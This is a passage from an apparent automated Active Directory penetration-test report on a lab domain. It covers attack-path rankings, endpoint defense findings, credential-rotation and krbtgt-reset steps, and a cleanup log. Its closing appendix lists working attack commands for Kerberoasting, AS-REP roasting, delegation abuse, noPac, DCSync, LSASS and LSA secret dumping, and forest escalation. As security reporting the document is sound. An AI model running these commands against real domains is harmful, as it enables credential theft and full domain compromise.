7	**Extract Credentials from Memory (DumpLSASS)**	1 of 8 affected user has a path through this technique (12.5%). Would eliminate 2 of 10 mapped attack paths ADscan has not yet executed.	MEDIUM Enable Credential Guard on castelblack$ and stop privileged accounts from logging on to it interactively.
8	**Extract LSA Secrets (DumpLSA)**	1 of 8 affected user has a path through this technique (12.5%). Would eliminate 2 of 10 mapped attack paths ADscan has not yet executed.	MEDIUM Enable Credential Guard on castelblack$ and stop privileged accounts from logging on to it interactively.
9	**Pre-Authentication-less Credential Theft (ASREPRoasting)**	8 of 8 affected users have a path through this technique (100%). Would eliminate 1 of 10 mapped attack paths ADscan has not yet executed.	LOW Re-enable Kerberos pre-authentication on brandon.stark. See F-017 “AS-REP Roasting” in Technical Findings for the steps and the check that proves the fix.
10	**Add a Member to the Group (AddMember)**	1 of 8 affected user has a validated path through this technique (12.5%). Eliminates 1 of 4 validated attack paths ADscan executed, and 1 of 10 attack paths in total.	LOW Revoke the write-membership permission adscan holds on Stark.

One technique on these attack paths is not ranked above. The reason is given below.

Replicate Directory Secrets (DCSync). Directory replication is how a domain controller works, and the domain's built-in administrative groups hold the same rights by design. They cannot be revoked from these holders. What is worth reviewing is any OTHER principal holding them.

12 Endpoint Defense

What your antivirus and endpoint detection were observed doing while this assessment ran.

This section reports only what was observed, on the hosts this assessment interacted with. It is not a survey of your estate: endpoint protection is examined on the hosts a technique needed to reach, so the figures below describe those hosts and say nothing about the rest. Where a product was seen running, it is named. Where nothing was seen, that is recorded as nothing observed, which is not the same as nothing installed. Where the check could not be completed, that is recorded as undetermined rather than resolved in either direction.

Endpoint protection was examined on all 2 computers in the directory. Of those examined, 1 had a product installed but not active and on 1 the check could not be completed.

OBSERVED STATE	HOSTS	WHAT IT MEANS
Installed but not active	1	A product is present but was not protecting the host: its service is disabled, or real-time protection is off. Worth treating as a finding, because it is protection the host appears to have and does not.
Could not be determined	1	The check did not complete on this host, so its protection is unknown. It is deliberately not counted as unprotected.

What kind of product was active. Counted from the products observed active on each examined host. This names the type of product observed and nothing more. It is not a measure of how well a host is protected, which only a test can show. The outcome column further down is where a test result is reported.

ACTIVE ON THE HOST	HOSTS	WHAT IT MEANS
No active product	1	No product was observed active. A product installed there but idle is counted on its own row.
Antivirus installed, not active	1	Installed on the host but not running, or running with real-time protection off. Worth treating as a finding, because it is protection the host appears to have and does not.

The hosts that need attention. Of the hosts examined, these are the ones where no product was observed active, where the check could not be completed, where a product sits installed but idle, where a test proved something, or a Tier 0 host the recommendation above names. The hosts that control the domain's identity come first, then the worst outcome. Hosts with a product observed active and nothing else to report are not listed here. The counts above cover them, and the appendix names each one.

HOST	TIER	CAPABILITY	OBSERVED STATE	OUTCOME	CREDENTIAL HARDENING
WINTERFELL.NORTH.SEVENKINGDOMS.LOCAL Microsoft Defender Antivirus	Tier 0: Domain Control	Not determined	Could not be determined	Not tested	LSA protection not enabled Credential Guard not configured
CASTELBLACK.NORTH.SEVENKINGDOMS.LOCAL Microsoft Defender Antivirus	Tier 1: Server / Application Admin	No active product Antivirus installed, not active	Installed, not active	Not tested	LSA protection not enabled Credential Guard not configured

Capability is the type of product observed active, never a grade. Where a host reads *EDR component not confirmed*, its antivirus can include an endpoint detection and response component this check cannot tell apart, so whether one is enabled was not confirmed. *Outcome* is what this assessment proved on the host. *Gap proven* means credential material was extracted while an endpoint product was confirmed active. *Held under test* is stated only when every realistic low-footprint way of reading credential material was attempted and every one was interrupted. One interrupted method is never enough, because an attacker who loses one read moves to the next. *Interrupted, not every method tried* is exactly that, and is not a verdict that the host held. *Not tested* means the product was observed and no extraction ran against it. LSA protection and Credential Guard guard the credentials held in memory. Neither protects the SAM or the LSA secrets stored in the registry, so they are context for a memory read and say nothing about a registry read. Credential Guard is read from its registry configuration. Configured means a setting turns it on. Whether it was running on the host was not checked, and recent Windows editions can turn it on by default on eligible hardware without either setting, so not configured does not mean it is off. *Not checked* means the value was not read, and is never a statement that the protection is off.

13 Remediation Roadmap

Prioritised action plan to reduce risk across the environment.

Work the fixes in the order set by Section 11 (Start Here) (p. 115). The windows below group those same fixes by remediation horizon; within each window they follow that order, not raw severity.

> **Before the fixes.** The 3 credential custody actions below are not findings and do not appear on the timeline. They exist because the assessment succeeded: material that authenticates against your directory is now outside your control, and only your team can take it back. Complete them first. Nothing else on this roadmap is effective while they are outstanding. These are separate from the ranked fixes in Section 11: a fix closes the route the material came out through, and these take the material itself back.

CUSTODY ACTION 1 OF 3

Account for the copy of the directory database taken from winterfell

This assessment read the Active Directory database of north.sevenkingdoms.local out of winterfell and parsed it off that controller. That database holds the password hash and the Kerberos keys of every account in the domain, the krbtgt account included. The accounts this report names for rotation are the ones it recorded, not the limit of what was read: every account in north.sevenkingdoms.local had its credential material exposed.

Closing the route that allowed the read is a finding and it belongs on the roadmap. The copy is not a finding, and closing the route does not reach it. A copy does not expire, and nothing in the directory revokes one. Two things follow from it: the krbtgt reset below, without which a forged ticket survives every password change in the domain, and a written record of what happened to the copy.

1. Put the custody of the copy on the record. The values were read over the network onto the assessment host and parsed there; what this deliverable keeps is the account list and the recovered hashes, not the stores themselves. Ask the assessment team for written confirmation that the working copy and every extracted hash file have been destroyed, and file that confirmation with this report. It is the record an auditor asks for, and the engagement is still open, which is the only point at which it is easy to obtain.

2. Confirm the host carries no leftover copy. The assessment's change ledger records no file written on any assessed host, which means the read on winterfell left nothing to delete. Verify that against the host itself rather than taking the record on trust, and include the system volume's snapshots: a snapshot carries the directory database with it, so it is as sensitive as the database.

   Run on the affected host, as an administrator.

   Windows PowerShell
   ```
   PS C:\> vssadmin list shadows
   ```

   Windows PowerShell
   ```
   PS C:\> Get-ChildItem -Path $env:windir\Temp -File | Sort-Object LastWriteTime -Descending | Select-Object
   -First 20 Name, LastWriteTime, Length
   ```

3. Scope the read in your own records, so you can tell this assessment apart from anyone else who may have done the same thing. It was performed against winterfell. The window given below is stated on the target domain controller clock. Search the assessment window, which opened at 2026-11-15T22:21:26+00:00 for event 4672 on the privileged logon, 4663 on access to the registry hives and the directory database, and 4624 for the logon that carried it. The same pattern on any other date was not this assessment, and that is the comparison worth making. An empty result does not settle the question on its own: it is what you would see if object-access auditing is off on that host, and also what you would see if the window searched is not the one the read landed in. The second command answers the first of those, and the answer is worth having either way, because without that auditing the host keeps no record of a read like this one.

   Windows PowerShell
   ```
   PS C:\> Get-WinEvent -ComputerName winterfell -FilterHashtable @{LogName='Security'; Id=4672,4663,4624;
   StartTime=(Get-Date '2026-11-15')} | Select-Object TimeCreated, Id, UserId | Sort-Object TimeCreated
   ```

   Windows PowerShell
   ```
   PS C:\> auditpol /get /subcategory:'Kernel Object','Registry'
   ```

4. Plan the rotation against the whole account population, not only the accounts this report names. Order it by what each account can reach, set a deadline, and verify it afterwards: every enabled account in north.sevenkingdoms.local should show a pwdLastSet later than the date of this assessment, and any that does not still holds a password this assessment read.

   Windows PowerShell
   ```
   PS C:\> Get-ADUser -Filter 'Enabled -eq $true' -Properties PasswordLastSet, MemberOf -Server winterfell |
   Select-Object SamAccountName, PasswordLastSet | Sort-Object PasswordLastSet
   ```

   Windows PowerShell
   ```
   PS C:\> Get-ADComputer -Filter 'Enabled -eq $true' -Properties PasswordLastSet | Select-Object Name,
   PasswordLastSet | Sort-Object PasswordLastSet
   ```

WHAT STAYS TRUE AFTERWARDS

Rotating the material changes what authenticates from now on. It does not answer whether anyone else used the copy while it existed, and only your own logs hold that answer. The window to examine is the one above.

CUSTODY ACTION 2 OF 3

Reset the krbtgt password twice, with replication in between

This assessment recovered the krbtgt account's key material in north.sevenkingdoms.local. That key signs every Kerberos ticket the domain issues, so anyone holding it can mint a ticket for any account, including accounts that do not exist, and every domain controller will accept it.

Reset it twice. A domain controller keeps the previous krbtgt key and keeps honouring tickets signed with it, which is deliberate: it stops a single reset from cutting off every session in the domain at once. It also means one reset leaves forged tickets working. The second reset is what removes the old key from circulation, and it only works if the first one has replicated everywhere before you run it.

1. Reset the password once. The value you type is discarded and the domain replaces it with a random key, so any long random string will do.

```
Windows PowerShell
PS C:\> Set-ADAccountPassword -Identity krbtgt -Reset -NewPassword (Read-Host -AsSecureString 'New krbtgt password')
```

2. Confirm the reset has reached every domain controller before you go further. Every controller must report the same new pwdLastSet.

```
Windows PowerShell
PS C:\> repadmin /replsummary
```

```
Windows PowerShell
PS C:\> Get-ADDomainController -Filter * | ForEach-Object { Get-ADUser krbtgt -Server $_.HostName -Properties pwdLastSet | Select-Object @{n='DC';e={$_.PSComputerName}}, @{n='pwdLastSet';e={[datetime]::FromFileTime($_.pwdLastSet)}} }
```

3. Wait out the maximum ticket lifetime, ten hours under the default Kerberos policy, so tickets issued under the old key have expired on their own. Resetting twice inside that window forces every session in the domain to re-authenticate at once, which is what turns a contained incident into an outage.

4. Reset the password a second time, exactly as in step 1.

```
Windows PowerShell
PS C:\> Set-ADAccountPassword -Identity krbtgt -Reset -NewPassword (Read-Host -AsSecureString 'New krbtgt password')
```

5. If the forest holds read-only domain controllers, each one has its own krbtgt account (krbtgt_<number>). Reset those on the same schedule; they are separate keys and the two resets above do not touch them.

```
Windows PowerShell
PS C:\> Get-ADUser -LDAPFilter '(samAccountName=krbtgt_*)' -Properties pwdLastSet
```

WHAT STAYS TRUE AFTERWARDS

Tickets already issued stay valid until they expire, so plan the two resets alongside the credential rotation below rather than treating either as an instant cut-off.

CUSTODY ACTION 3 OF 3

Treat every recovered credential as compromised and rotate it

The assessment holds a usable credential for 16 accounts in north.sevenkingdoms.local, listed here to be rotated: administrator, adscan-disposable01, arya.stark, brandon.stark, catelyn.stark, eddard.stark, hodor, jeor.mormont, jon.snow, rickon.stark, robb.stark, samwell.tarly, and 4 more. Each is compromised, whatever was recovered for it: a password hash and a Kerberos key authenticate as the account just as a password does. The krbtgt account is not in this count, because its reset is its own action above. A full replication of the directory database also completed in north.sevenkingdoms.local, which means every account's password hash in that domain was exposed, not only the accounts named above. Treat the list as the confirmed minimum.

How each account was reached is a separate question from what to do about it. Closing the route stops the next attacker; it does nothing about the credential itself, which is already outside your control and has to be replaced.

1. Reset the password on every account named above. Disabling, renaming or moving an account does not help: the recovered material is derived from the password, so only a password change invalidates it.

```
Windows PowerShell
PS C:\> Set-ADAccountPassword -Identity <account> -Reset -NewPassword (Read-Host -AsSecureString 'New password')
```

Fill in `<account>` before running it.

```
Windows PowerShell
PS C:\> Set-ADUser -Identity <account> -ChangePasswordAtLogon $true
```

Fill in `<account>` before running it.

2. Handle the service accounts first and separately. An account with a registered service principal name is running something, and resetting it without updating wherever that service stores the password takes the service down. Find them, schedule the change, update the service configuration and the reset together.

```
Windows PowerShell
PS C:\> Get-ADUser -LDAPFilter '(servicePrincipalName=*)' -Properties servicePrincipalName, PasswordLastSet | Select-Object SamAccountName, PasswordLastSet, servicePrincipalName
```

3. Where a service account can move to a group managed service account, move it. The directory then rotates the password on its own every thirty days and this class of exposure stops recurring.

```
Windows PowerShell
PS C:\> New-ADServiceAccount -Name <gmsa-name> -DNSHostName <service-host-fqdn> -PrincipalsAllowedToRetrieveManagedPassword '<HOST$>'
```

Fill in `<gmsa-name>` and `<service-host-fqdn>` before running it.

```
Windows PowerShell
PS C:\> Install-ADServiceAccount -Identity <gmsa-name>
```

Fill in `<gmsa-name>` before running it.

4. Check whether any of these passwords is in use anywhere else: a local administrator account, a scheduled task, an application configuration file, a second directory. A recovered password is compromised everywhere it was ever used, not only where it was found.

WHAT STAYS TRUE AFTERWARDS

Rotate in order of privilege, not alphabetically: an account that can reach a domain controller matters more than one that cannot, and a partial rotation that leaves the privileged accounts for last leaves the compromise intact.

IMMEDIATE · 0-30 DAYS

Contain critical exposure

Complete the 3 credential custody actions above first, then work through the findings below.

- **Kerberoasting** · north.sevenkingdoms.local · ADscan Priority 8.0
- **Constrained Kerberos Delegation Misconfiguration** · north.sevenkingdoms.local · ADscan Priority 8.5
- **Attack Path: Authenticated Users → north.sevenkingdoms.local** · north.sevenkingdoms.local · validated end to end
- **Privileged Sessions on Lower-Tier Hosts** · north.sevenkingdoms.local · ADscan Priority 9.5
- **Account Passwords Recovered in This Assessment** · north.sevenkingdoms.local · ADscan Priority 9.1
- **LDAP Signing / Channel Binding Not Hardened** · north.sevenkingdoms.local · ADscan Priority 8.0
- **LSASS Not Running as a Protected Process (RunAsPPL Disabled)** · north.sevenkingdoms.local · ADscan Priority 7.5
- **Child Domain Can Escalate to Forest Root (Intra-Forest Trust)** · north.sevenkingdoms.local · ADscan Priority 7.0
- **Credentials Stored in Directory Account Attributes** · north.sevenkingdoms.local · ADscan Priority 7.0
- **Sensitive Data Found in SMB Shares** · north.sevenkingdoms.local · ADscan Priority 7.0
- **noPac/sAMAccountName Spoofing (CVE-2021-42278 + CVE-2021-42287)** · north.sevenkingdoms.local · ADscan Priority 7.0
- **PrintNightmare (CVE-2021-34527) Exposure in the Print Spooler** · north.sevenkingdoms.local · ADscan Priority 7.0

SHORT-TERM · 30-90 DAYS

Reduce attack surface

- **AS-REP Roasting** · north.sevenkingdoms.local · ADscan Priority 4.0
- **Accounts with Non-Expiring Passwords** · north.sevenkingdoms.local · ADscan Priority 6.5
- **Passwords Predating Current Policy** · north.sevenkingdoms.local · ADscan Priority 6.0
- **Domain Controller Accepts NTLM Authentication** · north.sevenkingdoms.local · ADscan Priority 4.0
- **Domain Controller Accepts RC4 Kerberos Encryption** · north.sevenkingdoms.local · ADscan Priority 4.0
- **Domain Does Not Force AES Encryption for Kerberos** · north.sevenkingdoms.local · ADscan Priority 4.0
- **Kerberos Web Service (HTTP SPN) Relay and Coercion Surface** · north.sevenkingdoms.local · ADscan Priority 4.0
- **krbtgt Account Password Not Rotated** · north.sevenkingdoms.local · ADscan Priority 4.0
- **Weak Default Domain Password Policy** · north.sevenkingdoms.local · ADscan Priority 4.0
- **SMB Signing Not Required** · north.sevenkingdoms.local · ADscan Priority 4.0
- **SMB Null Session Authentication on DC** · north.sevenkingdoms.local · ADscan Priority 4.0

LONG-TERM · 90+ DAYS

Harden baseline

- **Machine Account Quota Allows Domain Join** · north.sevenkingdoms.local

14 Environment Modifications & Cleanup

A complete record of the changes this assessment made to the directory and the state each was left in.

Testing some attack paths requires changing live directory objects. Each change below was logged as it was made. Where a change could be undone, the assessment reverted it and then re-read the object to confirm the change was gone. Every change still in your directory is listed below with the exact object and the command that removes it, grouped by why it is still there: a revert that failed, a change no available account had the rights to undo, a revert that ran but could not be confirmed, a change with no automatic undo, and changes left in place on purpose.

3
REVERTED & CONFIRMED

0
STILL IN PLACE

3 changes were removed with the cleanup account your team provided (svc_adscan_cleanup). ADscan used that account only to undo its own changes, never for the assessment.

Changes the assessment made and reverted

The assessment created these changes and then confirmed, by re-reading the object, that each was removed. No further action is needed for the items below.

#	TYPE	OBJECT	PERFORMED AS	VERIFIED
1	User created	`adscan1115222791`	Client cleanup account (svc_adscan_cleanup)	2026-11-15 22:27
2	Group membership	`adscan1115222791`	Client cleanup account (svc_adscan_cleanup)	2026-11-15 22:27
3	Group membership	`Stark`	Client cleanup account (svc_adscan_cleanup)	2026-11-15 22:27

Nothing requires manual cleanup. Every change the assessment made was reverted and confirmed.

R Reproduce the Attack by Hand

The commands a tester runs to carry out each attack this report describes.

These are the tester's commands, run from Linux. The reproduce commands carry out the attack, so run them only within the scope of an authorised test. To check whether a finding applies without attacking anything, use the native confirm commands printed with the finding or the path step itself. Values in angle brackets are for you to supply. Passwords and keys are never printed in this report.

R.1 Privileged Sessions on Lower-Tier Hosts

For F-001 (p. 34) and Path 2, step 2 (p. 23)

Enumerate active sessions to find which privileged user is logged on.

```
user@linux: ~                                                                    Pentester
┌──(user㉿linux)-[~]
└─$ nxc smb castelblack.north.sevenkingdoms.local -u castelblack$ -p <password> -d north.sevenkingdoms.local --
loggedon-users
```

With admin on the host, register a task under that user's session to impersonate them (Task Scheduler RPC over SMB)

```
user@linux: ~                                                                    Pentester
┌──(user㉿linux)-[~]
└─$ impacket-atexec -k -no-pass north.sevenkingdoms.local/castelblack$@castelblack.north.sevenkingdoms.local 'whoami'
```

R.2 Constrained Kerberos Delegation Misconfiguration

For F-003 (p. 38) and Path 1, step 2 (p. 20)

Request a service ticket to winterfell$ as a privileged account. Use one of the services listed in msDS-AllowedToDelegateTo; the file-sharing service is shown.

```
user@linux: ~                                                                    Pentester
┌──(user㉿linux)-[~]
└─$ impacket-getST -k -dc-ip 192.168.180.11 -spn cifs/winterfell.north.sevenkingdoms.local -impersonate
<privileged_user> 'north.sevenkingdoms.local/jon.snow:<password>'
```

Use the ticket the previous command saved to open the host's file shares as a privileged account.

```
user@linux: ~                                                                    Pentester
┌──(user㉿linux)-[~]
└─$ KRB5CCNAME=<saved_ticket>.ccache impacket-smbclient -k -no-pass winterfell.north.sevenkingdoms.local
```

Request a service ticket to winterfell$ as a privileged account. Use one of the services listed in msDS-AllowedToDelegateTo; the file-sharing service is shown.

```
user@linux: ~                                                                    Pentester
┌──(user㉿linux)-[~]
└─$ impacket-getST -k -dc-ip 192.168.180.11 -spn cifs/winterfell.north.sevenkingdoms.local -impersonate
<privileged_user> 'north.sevenkingdoms.local/CASTELBLACK$:<password>'
```

R.3 Kerberoasting

For F-005 (p. 42) and Path 1, step 1 (p. 20)

From a domain-joined Windows host, request the service ticket for jon.snow and print it as a crackable hash.

Windows PowerShell — Pentester

```
PS C:\> Rubeus.exe kerberoast /user:jon.snow /nowrap
```

Save the service ticket for jon.snow to a file.

user@linux: ~ — Pentester

```
┌──(user㉿linux)-[~]
└─$ impacket-GetUserSPNs -k -dc-ip 192.168.180.11 -dc-host winterfell.north.sevenkingdoms.local -request-user
jon.snow -outputfile kerberoast.hashes 'north.sevenkingdoms.local/adscan:<password>'
```

Crack it offline. Mode 13100 is an RC4 ticket ($krb5tgs$23$), 19600 an AES128 ticket ($krb5tgs$17$) and 19700 an AES256 ticket ($krb5tgs$18$).

user@linux: ~ — Pentester

```
┌──(user㉿linux)-[~]
└─$ hashcat -m 13100 kerberoast.hashes <wordlist>
```

R.4 Child Domain Can Escalate to Forest Root (Intra-Forest Trust)

For F-007 (p. 46)

From a compromised child (krbtgt key in hand), forge an inter-realm ticket carrying the forest-root Enterprise Admins SID history, then replicate the forest root.

user@linux: ~ — Pentester

```
┌──(user㉿linux)-[~]
└─$ impacket-raiseChild north.sevenkingdoms.local/<child_domain_admin>:<password>
```

R.5 noPac/sAMAccountName Spoofing (CVE-2021-42278 + CVE-2021-42287)

For F-010 (p. 50)

Detect the MachineAccountQuota and patch prerequisites (non-destructive)

user@linux: ~ — Pentester

```
┌──(user㉿linux)-[~]
└─$ nxc ldap 192.168.180.11 -u <account_holding_the_right> -p <password> -M maq
```

Weaponised exploitation (creates + renames + deletes a machine account; coordinate with the client first)

user@linux: ~ — Pentester

```
┌──(user㉿linux)-[~]
└─$ impacket-getST -spn 'cifs/winterfell.north.sevenkingdoms.local' -impersonate administrator -dc-ip 192.168.180.11
'north.sevenkingdoms.local/<new_machine>$:<machine_pass>'
```

R.6 PrintNightmare (CVE-2021-34527) Exposure in the Print Spooler

For F-011 (p. 52)

Non-destructive check that the spooler is running and remotely reachable.

user@linux: ~ — Pentester

```
┌──(user㉿linux)-[~]
└─$ nxc smb winterfell.north.sevenkingdoms.local -u <account_holding_the_right> -p <password> -M spooler
```

Or. Weaponised exploitation loads a driver into a SYSTEM service and is disruptive; coordinate with the client before running any exploit.

user@linux: ~ — Pentester

```
┌──(user㉿linux)-[~]
└─$ rpcdump.py 'north.sevenkingdoms.local/<account_holding_the_right>:
<password>@winterfell.north.sevenkingdoms.local' | grep -i 'MS-RPRN\|spoolss'
```

R.7 AS-REP Roasting

For F-017 (p. 61) and Path 7, step 1 (p. 32)

From a domain-joined Windows host, collect the authentication response for brandon.stark as a crackable hash.

Windows PowerShell — Pentester

```
PS C:\> Rubeus.exe asreproast /user:brandon.stark /format:hashcat /nowrap
```

Collect the response for every account with pre-authentication disabled into a file.

user@linux: ~ — Pentester

```
┌──(user㉿linux)-[~]
└─$ impacket-GetNPUsers -k -dc-ip 192.168.180.11 -dc-host winterfell.north.sevenkingdoms.local -request -format
hashcat -outputfile asrep.hashes 'north.sevenkingdoms.local/adscan:<password>'
```

Crack the responses offline with hashcat mode 18200.

user@linux: ~ — Pentester

```
┌──(user㉿linux)-[~]
└─$ hashcat -m 18200 asrep.hashes <wordlist>
```

R.8 Replicate Directory Secrets (DCSync)

For Path 1, step 4 (p. 21)

CHECK IT FROM LINUX

Read the replication rights on the domain object with the scan account. This is read-only.

user@linux: ~ — Pentester

```
┌──(user㉿linux)-[~]
└─$ nxc ldap 192.168.180.11 -u adscan -p '<password>' -M daclread -o TARGET_DN='DC=north,DC=sevenkingdoms,DC=local'
ACTION=read RIGHTS=DCSync
```

REPRODUCE IT

Replicate the krbtgt secret as Domain Controllers through the directory replication service. The same request returns any account's hash.

user@linux: ~ — Pentester

```
┌──(user㉿linux)-[~]
└─$ impacket-secretsdump -k -dc-ip 192.168.180.11 -just-dc-user krbtgt 'north.sevenkingdoms.local/administrator:
<password>@winterfell.north.sevenkingdoms.local'
```

The same replication from a Windows host running as Domain Controllers.

Windows PowerShell — Pentester

```
PS C:\> mimikatz.exe "lsadump::dcsync /domain:north.sevenkingdoms.local /user:krbtgt" exit
```

R.9 Local Administrator Access (AdminTo)

For Path 2, step 1 (p. 23)

CHECK IT FROM LINUX

Confirm the admin relationship without dumping anything: the 'Pwn3d!' marker is printed only when the account is a local administrator.

user@linux: ~ — Pentester

```
┌──(user㉿linux)-[~]
└─$ nxc smb castelblack.north.sevenkingdoms.local -u adscan -p <password> -d north.sevenkingdoms.local
```

REPRODUCE IT

Prove local admin by executing as SYSTEM (pick the quietest transport) WMI, Event 4688.

user@linux: ~ — Pentester

```
┌──(user㉿linux)-[~]
└─$ impacket-wmiexec -k -no-pass north.sevenkingdoms.local/adscan@castelblack.north.sevenkingdoms.local
```

Or. SCM service, Event 7045 (loud)

user@linux: ~ — Pentester

```
┌──(user㉿linux)-[~]
└─$ impacket-psexec north.sevenkingdoms.local/adscan:<password>@castelblack.north.sevenkingdoms.local
```

Confirm admin + harvest secrets from a low-noise probe. A 'Pwn3d!' marker == local admin.

```
user@linux: ~ Pentester
┌──(user㉿linux)-[~]
└─$ nxc smb castelblack.north.sevenkingdoms.local -u adscan -p <password> -d north.sevenkingdoms.local
┌──(user㉿linux)-[~]
└─$ nxc smb castelblack.north.sevenkingdoms.local -u adscan -p <password> -d north.sevenkingdoms.local --sam --lsa
```

R.10 Session User Impersonation via Scheduled Task (ScheduledTask)

For Path 2, step 3 (p. 24)

CHECK IT FROM LINUX

Read-only enumeration of logged-on users (the impersonation targets) on the host.

```
user@linux: ~ Pentester
┌──(user㉿linux)-[~]
└─$ nxc smb castelblack.north.sevenkingdoms.local -u adscan -p <password> -d north.sevenkingdoms.local --loggedon-
users
```

REPRODUCE IT

Register + run a task under the target host (Task Scheduler RPC over SMB) (or, to impersonate a specific logged-on user's session, schtasks the task with that session's principal once admin is established)

```
user@linux: ~ Pentester
┌──(user㉿linux)-[~]
└─$ impacket-atexec -k -no-pass north.sevenkingdoms.local/robb.stark@castelblack.north.sevenkingdoms.local 'whoami'
```

R.11 Extract Credentials from Memory (DumpLSASS)

For Path 3, step 3 (p. 26)

CHECK IT FROM LINUX

Confirm admin reach over the host (read-only marker, no dump) 'Pwn3d!' == LSASS-dump-capable.

```
user@linux: ~ Pentester
┌──(user㉿linux)-[~]
└─$ nxc smb castelblack.north.sevenkingdoms.local -u adscan -p <password> -d north.sevenkingdoms.local
```

REPRODUCE IT

Dump LSASS and parse credentials remotely (SYSTEM required) (or, obtain a dump and parse offline with an LSASS parser)

```
user@linux: ~ Pentester
┌──(user㉿linux)-[~]
└─$ nxc smb castelblack.north.sevenkingdoms.local -u robb.stark -p <password> -d north.sevenkingdoms.local -M lsassy
```

R.12 Add a Member to the Group (AddMember)

For Path 4, step 1 (p. 27)

CHECK IT FROM LINUX

Read the same entries with the scan account. This is read-only.

```
user@linux: ~ Pentester
┌──(user㉿linux)-[~]
└─$ nxc ldap 192.168.180.11 -u adscan -p '<password>' -M daclread -o
TARGET_DN='CN=Stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local' PRINCIPAL='adscan' ACTION=read RIGHTS=WriteMembers
```

REPRODUCE IT

Add the principal you control to Stark, then request a new ticket so the membership is part of it.

```
user@linux: ~ Pentester
┌──(user㉿linux)-[~]
└─$ bloodyAD -k --host winterfell.north.sevenkingdoms.local --dc-ip 192.168.180.11 -d north.sevenkingdoms.local -u
adscan -p '<password>' add groupMember Stark adscan
```

R.13 Remote Desktop Access (CanRDP)

For Path 4, step 2 (p. 28)

CHECK IT FROM LINUX

Non-destructive check that the account is permitted an interactive RDP logon (no session opened)

```
user@linux: ~                                                                    Pentester
┌──(user㉿linux)-[~]
└─$ nxc rdp winterfell.north.sevenkingdoms.local -u adscan -p <password> -d north.sevenkingdoms.local
```

REPRODUCE IT

Confirm RDP is reachable and the account can log on interactively. 'Pwn3d!' == interactive logon allowed.

```
user@linux: ~                                                                    Pentester
┌──(user㉿linux)-[~]
└─$ nxc rdp winterfell.north.sevenkingdoms.local -u arya.stark -p <password> -d north.sevenkingdoms.local
```

Open the session from a Linux vantage.

```
user@linux: ~                                                                    Pentester
┌──(user㉿linux)-[~]
└─$ xfreerdp /v:winterfell.north.sevenkingdoms.local /u:arya.stark /p:<password> /d:north.sevenkingdoms.local
/cert:ignore
```

R.14 Extract LSA Secrets (DumpLSA)

For Path 6, step 2 (p. 31)

CHECK IT FROM LINUX

Confirm admin reach over the host (read-only marker, no dump) 'Pwn3d!' == LSA-dump-capable.

```
user@linux: ~                                                                    Pentester
┌──(user㉿linux)-[~]
└─$ nxc smb castelblack.north.sevenkingdoms.local -u adscan -p <password> -d north.sevenkingdoms.local
```

REPRODUCE IT

Read LSA secrets remotely (recovers service-account + machine-account keys)

```
user@linux: ~                                                                    Pentester
┌──(user㉿linux)-[~]
└─$ nxc smb castelblack.north.sevenkingdoms.local -u CASTELBLACK$ -p <password> -d north.sevenkingdoms.local --lsa
```

Or, Kerberos-only.

```
user@linux: ~                                                                    Pentester
┌──(user㉿linux)-[~]
└─$ impacket-secretsdump -k -no-pass north.sevenkingdoms.local/CASTELBLACK$@<target-fqdn>
```